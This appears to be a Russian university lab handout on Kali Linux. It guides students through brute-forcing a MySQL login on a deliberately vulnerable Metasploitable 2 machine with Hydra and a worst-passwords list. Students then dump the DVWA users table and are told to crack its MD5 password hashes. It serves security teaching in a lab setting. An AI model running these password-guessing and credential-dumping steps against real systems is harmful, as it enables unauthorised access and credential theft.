



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Прикладные информационные технологии»

Практическая работа № 6

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.3»

Москва

2022

Цель работы

Продолжить изучение инструментов Kali linux nmap, metasploit. Утилита для тестирования веб сервисов nikto.

Время выполнения работы: 4 академических часа.

Порядок выполнения работы

1. Установить Kali Linux, metasploitable 2.

По аналогии с п. 1-5 Практической работы № 4 “Основы Kali Linux” установить виртуальные машины с Kali Linux, metasploitable 2, настроить сетевое взаимодействие, определить ip адрес сети.

2. Взламываем базу данных. Атаки на пароли.

Давайте рассмотрим еще один способ, как взломать нашу цель. В этом уроке мы будем атаковать сервис базы данных.

Посмотрим на результат сканирования «**nmap -p- -T4 -A 10.0.X.5**», а именно нас интересует порт 3306, который используется сервисом «**mysql**». Это сервис базы данных, и, как Вы знаете, он содержит множество чувствительной информации, такую как имена пользователей, пароли, и т.д.

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, SupportsTransactions
|   port41Auth, ConnectWithDatabase, SupportsCompression
|   Status: Autocommit
|_  Salt: i2ZMVF<;P`sB/d*DT]Up
```

Нам нужно подключиться к этой базе данных, но у меня нет соответствующего логина и пароля, но я попробую подобрать их с помощью инструмента **sqldict**. Это сокращение от **sql dictionary**.


Данный инструмент не стоял у меня в системе, поэтому его нужно установить, но сначала обновим привязки «**apt install update**»:

```
(root@test-kali)-[~]
# apt-get update
Get:1 http://mirror-1.truenetwork.ru/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 Packages [18.7 MB]
Get:3 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 Contents (deb) [43.0 MB]
Get:4 http://mirror-1.truenetwork.ru/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://mirror-1.truenetwork.ru/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://mirror-1.truenetwork.ru/kali kali-rolling/non-free amd64 Packages [235 kB]
Get:7 http://mirror-1.truenetwork.ru/kali kali-rolling/non-free amd64 Contents (deb) [897 kB]
Fetched 63.2 MB in 1min 4s (994 kB/s)
Reading package lists... Done
```

и установим **sqldict** с помощью команды: «**apt install sqldict**»:

```
(root@kali)-[~]
# apt install sqldict
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed:
  libatk1.0-data libev4 libfmt8 libhttp-server-simp
```

Обратите внимание, что в меню Application в разделе 04 - Database Assessment появилось приложение Sqldict



С помощью **sqldict** можно производить подбор паролей, и данный процесс называется «атака по словарю». Другими словами, мы создадим список возможных паролей. При первом запуске **sqldict** в терминале мы видим ошибку, так как нужно сперва выполнить установку «**wine32**»:

```
(root@kali)-[~]
# sqldict
(Message from Kali developers)

You may need to install the wine32 package first:
# dpkg --add-architecture i386 && apt update && apt -y install wine32
```


Wine32 – это программа на **Kali** и других дистрибутивах **Linux**, которая позволяет запускать программы на **Windows** в линукс системах. В **Windows** программа имеет расширение «**.exe**». Это исполняемые файлы, и они созданы для работы в **Windows**.

В отобразившейся информации при запуске в терминале нашего инструмента есть команда для установки **wine32**. Она выглядит как: «**dpkg --add-architecture i386 && apt update && apt -y install wine32**»:

```
(root@kali)-[~]
# dpkg --add-architecture i386 && apt update && apt -y install wine32
Hit:1 http://mirror-1.truenetwork.ru/kali kali-rolling InRelease
Get:2 http://mirror-1.truenetwork.ru/kali kali-rolling/main i386 Packages [18.5 MB]
22% [2 Packages 5,204 kB/18.5 MB 28%]
```

Данная программа будет загружаться какое-то время, поэтому мы опустим данный процесс для загрузки в систему.

Рассмотрим еще один инструмент, который можно использовать для достижения той же самой цели. Его можно найти в разделе «**Passwords Attacks**», и он называется «**wordlists**»:



В разделе «Атаки на пароли» существует несколько инструментов для проведения подобных атак, но нас интересуют простые атаки, т.е. атаки на онлайн сервисы. Ранее мы уже атаковали запущенные сервисы **SSH** и **FTP**. Как правило, для этих сервисов существует подбор имени пользователя и пароль. И

если мы атакуем работающий сервис, для попытки подобрать имя пользователя и пароль, то такая атака называется онлайн-атака на пароли. И сейчас нашей целью будет **mysql**, который работает на атакуемой машине. Нам нужно подобрать имя пользователя и пароль. Это называется онлайн-атака на пароли. Далее я хочу показать Вам директорию «**worldlists**», перейдите в нее **cd /usr/share/wordlists**. Нас интересует словарь «**rockyou.txt**»:

```
(root@test-kali)-[/usr/share/wordlists]
# wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
— amass → /usr/share/amass/wordlists
— dirb → /usr/share/dirb/wordlists
— dirbuster → /usr/share/dirbuster/wordlists
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
— john.lst → /usr/share/john/password.lst
— legion → /usr/share/legion/wordlists
— metasploit → /usr/share/metasploit-framework/data/wordlists
— nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
— rockyou.txt.gz
— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
— wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Далее нам нужно распаковать текстовый файл **rockyou.txt.gz** с помощью команды **gunzip rockyou.txt.gz**:

```
(root@test-kali)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz

# ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
```

Также в этом уроке я буду использовать инструмент «**Hydra**»:

```

(root@test-kali)-[/usr/share/wordlists]
# hydra
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mil-
itations, or for illegal purposes (this is non-binding, these *** ignore laws and

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o F
ASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvV
//server[:PORT][:/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird
t} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s]
emcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanypwhere pcnfs pop
s rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh ss
mauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)


Example: hydra -l user -P passlist.txt ftp://192.168.0.1

```

Для того, чтобы подобрать пароль, мне нужен словарь или список слов для атаки. В интернете я нашел список самых худших паролей всех времен:

<https://gitlab.com/kalilinux/packages/seclists/-/blob/31e1c8b7c42f8582f5d73ae4f4503c27fc9b15c0/Passwords/500-worst-passwords.txt>

Скачайте его с сайта




И переместите в папку wordlists: **mv ~/Downloads/500-worst-passwords.txt .**

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Отобразите на скриншоте выполнение команды wordlists.
- Измените список 500 худших паролей, оставив только 50 (используйте команду **head** и оператор **>**), новый файл назовите **50-worst-passwords.txt**. Отобразите на скриншоте выполнение команды wordlists.

Добавьте в начало файла **50-worsts-passwords.txt** пустую строку (имитация отсутствия пароля)



Давайте вернемся к инструменту «Hydra», и можем воспользоваться примером, который нам указывают разработчики:

```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

На самом деле половина успеха будет заключаться в правильном использовании имени пользователя. Если у нас нет правильного имени пользователя, то будет проблематично с авторизацией.

Команда для перебора по словарю будет выглядеть следующим образом:

«hydra -l root -P 50-worst-passwords.txt mysql://10.0.X.5»:

```
(root@kali)-[/usr/share/wordlists]
# hydra -l root -P 50-worst-passwords.txt mysql://10.0.100.5
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or security
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 06:38:06
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking mysql://10.0.100.5:3306/
[STATUS] 5.00 tries/min, 5 tries in 00:01h, 47 to do in 00:10h, 4 active
[3306][mysql] host: 10.0.100.5 login: root
```

Hydra сработала практически сразу и был подобран один пароль. Обратите внимание, что здесь не указан подобранный пароль, а это значит, что пароль был пустым.

Теперь у нас есть имя пользователя и пароль, для авторизации в базе данных **mysql**. В случае с **FTP**, для авторизации нам нужен был **FTP**-клиент (например, **FileZilla**). Чтобы пройти **SSH**-авторизацию, нам нужен был **SSH**-клиент, а на **Windows** мы использовали **Putty**. На **Linux** – **SSH**-клиент. В случае с авторизацией в **MySQL**, нам нужен **MySQL**-клиент. Для подключения к базе данных нам нужно ввести в терминале следующую команду: «mysql -u root -p -h 192.168.119.130», где опция **-u** – это имя пользователя, **-p** – порт, **-h** – айпи-адрес:

MySQL просит ввести пароль. Мы просто оставляем пустым и жмем «Enter».


```
(root@test-kali)-[/usr/share/wordlists]
# mysql -u root -p -h 10.0.100.5
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 112
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Обратите внимание, что консоль изменилась, и мы взаимодействуем с базой данных.

Если Вы никогда не сталкивались с базой данных **SQL**, то можно использовать графические клиенты, которые выглядят нагляднее, чем то, что мы используем сейчас.

Мы разберем простые команды, которые можно использовать. Давайте посмотрим какие базы данных есть на этом **MySQL** сервере. Их может быть несколько, и для этого выполним простую команду «**show databases;**»:

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> █
```

Не забудьте в конце записи ввести точку с запятой, так как это является концом команды. Таков синтаксис **SQL**-запросов.

Как видим, существует несколько баз данных. Начнем с базы «**dvwa**». Обратите внимание что «**information_schema**» — это база данных баз данных, так как она содержит информацию об остальных базах данных.

Чтобы открыть «**dvwa**», просто пишем команду «**use dvwa;**»:

```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> █
```

Нам нужно просмотреть таблицы этой базы данных. Для этого пишем команду: «**show tables;**»:

```
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.001 sec)

MySQL [dvwa]> █
```

Как видим, существует две таблицы «**guestbook**» и «**users**».

Нас будет интересовать таблица «**users**», так как в ней могут содержаться имена пользователей и пароли. Команда выглядит как: «**select * from users;**»:

```
MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/ha
ckable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/ha
ckable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/ha
ckable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/ha
ckable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/ha
ckable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.001 sec)

MySQL [dvwa]> █
```

В данной таблице содержатся id пользователей, имена, логины, пароли, аватары. Именно так выглядят украденные учетные данные.

Те, кто интересуется информационной безопасностью часто слышат о том, что хакеры то и дело сливают информацию из баз данных самых разных сайтов, компаний и т.д.

Обратите внимание, что выведенные пароли не похожи на обычные пароли, и если присмотреться, то у них одинаковая длина. Это хэши паролей. Иными словами, мы не сможем просто авторизоваться в системе с такими паролями, потому что это не сами пароли, а их скрытое значение.

Очень часто злоумышленники пытаются взломать данные пароли, т.е. расшифровать их. Так что же делать дальше? Вспомним, что я говорил то, что если у Вас есть имена пользователей – это половина успеха, и для взлома этих пользователей нам понадобятся пароли. Можно подобрать пароли этих пользователей с помощью гидры или подобного инструмента. Можно также поискать в интернете расшифрованные хэши, которые мы нашли в базе данных. Возможно, кто-то до Вас уже делал подобное и выложил в сети данную информацию.

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Создайте таблицу с украденными хэшами, найдите в интернете исходные пароли
- Опишите основные ключи команды hydra


Пройдите комнату hydra на tryhackme.com

<https://tryhackme.com/room/hydra>

3. Kali Linux для начинающих. Сниффим пароли.

